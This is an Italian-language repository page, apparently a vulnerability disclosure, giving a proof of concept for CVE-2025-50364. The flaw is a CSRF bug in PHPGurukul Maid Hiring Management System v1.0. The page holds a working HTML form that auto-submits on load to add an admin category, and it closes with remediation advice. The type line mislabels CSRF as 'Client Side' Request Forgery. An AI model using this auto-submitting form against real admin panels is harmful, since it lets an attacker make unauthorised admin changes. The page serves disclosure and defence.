 1h3ll/cve-2025-50364_csrf_add_category-phpgurukul-cve
Proof-of-concept di sfruttamento CSRF che mira a CVE-2025-50364 in PHPGurukul Maid Hiring Management System v1.0, che aggiunge categorie admin arbitrarie tramite un modulo HTML appositamente predisposto.

Nome del progetto e URL del repository: Sistema di gestione delle assunzioni di domestiche tramite PHP e MySQL
Tipo di vulnerabilità: Client Side Request Forgery
Versioni interessate: v1.0


💣Descrizione della vulnerabilità: Esiste una vulnerabilità di Cross-Site Request Forgery (CSRF) nel pannello di amministrazione del sistema di gestione delle assunzioni di PHPGurukul, che consente a un attaccante di aggiungere categorie di assunzione arbitrarie ingannando un amministratore autenticato facendogli visitare un sito malevolo. Ciò può portare a inquinamento dei dati e modifiche non autorizzate a livello di amministratore.
👩💻Impatto: Creazione non autorizzata di categorie
🛜Prova di concetto (PoC)

/admin/add-category.php
CSRF-POC

<html>
<body>
<form action="http://127.0.0.1/mhms/admin/add-category.php" method="POST">
<input type="hidden" name="catname" value="CSRF-POC" />
<input type="hidden" name="submit" value="" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Raccomandazione: Implementare token CSRF nei moduli di amministrazione, imporre cookie SameSite e validare l'origine della richiesta per prevenire azioni non autorizzate.
